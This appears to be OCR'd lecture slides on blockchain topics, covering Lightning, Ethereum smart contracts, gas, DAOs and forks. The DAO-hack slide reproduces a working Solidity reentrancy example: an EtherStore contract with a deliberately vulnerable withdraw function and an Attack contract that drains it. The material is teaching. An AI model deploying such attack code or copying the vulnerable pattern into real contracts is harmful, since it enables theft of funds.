


# Lightning Network





- Instantaneous
- Scalable
- Low cost
- Cross blockchain


# Lightning Network



# Ethereum : the world decentralized computer



# What is a smart contract?






- Turing complete
- Allows for loops
- Similar to C#, Java
- Allow for viruses


# What is a smart contract?


Each Node has:

1. History of all smart contracts
2. History of all transactions
3. Current state of all smart contracts



# Decentralized applications (Dapps)





- Blockchain data : transactions
- Advanced data : IPFS,FIL, ARWEAVE,


# EVM & Gas

- EVM : Secluded virtual machine running on each node (security)
- You have to pay gas for any calculation you need to run : to avoid heavy calculation or infinite loop (see Gas costs from yellow paper)
- https://ethereum.github.io/yellowpaper/paper.pdf
- https://github.com/djrtwo/evm-opcode-gas-costs/blob/master/opcode-gas-costs_EIP-150_revision-1e18248_2017-04-12.csv
- https://ethgasstation.info/
- https://www.ethgastracker.com/
- Gnosis where gas is price in DAI

# Decentralized Autonomous Organizations

- Aave DAO one of the most compelling example : the whole money market structure is voted
- Decentralized AI agent



# The DAO attack


2016
On Ethereum
Investor-directed venture capital fund
Stateless
May 2016 Crowdfunded ~$150,000,000
June 2016 Hacked for ~$50,000,000
Dilemma: *"Code Is Law?"*
Hard fork
Ethereum split into ETH and ETC
Hacker walked away with ~$67,000,000 in ETC
Problem in DAO code not Ethereum

# DAO hack : reentrancy hack

```
What happened?
Attack was able to call EtherStore.withdraw multiple times before
EtherStore.withdraw finished executing.

Here is how the functions were called
- Attack.attack
- EtherStore.deposit
- EtherStore.withdraw
- Attack fallback (receives 1 Ether)
- EtherStore.withdraw
- Attack.fallback (receives 1 Ether)
- EtherStore.withdraw
- Attack fallback (receives 1 Ether)
*/

contract EtherStore {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

contract Attack {
    EtherStore public etherStore;
    uint256 public constant AMOUNT = 1 ether;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(etherStore).balance >= AMOUNT) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= AMOUNT);
        etherStore.deposit{value: AMOUNT}();
        etherStore.withdraw();
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

https://solidity-by-example.org/hacks/re-entrancy/


# Soft versus hard forks (every one follows its philosophy)



# Hard Fork

Hard Forks = Loosen Rules


Soft Forks = Tighten Rules




# 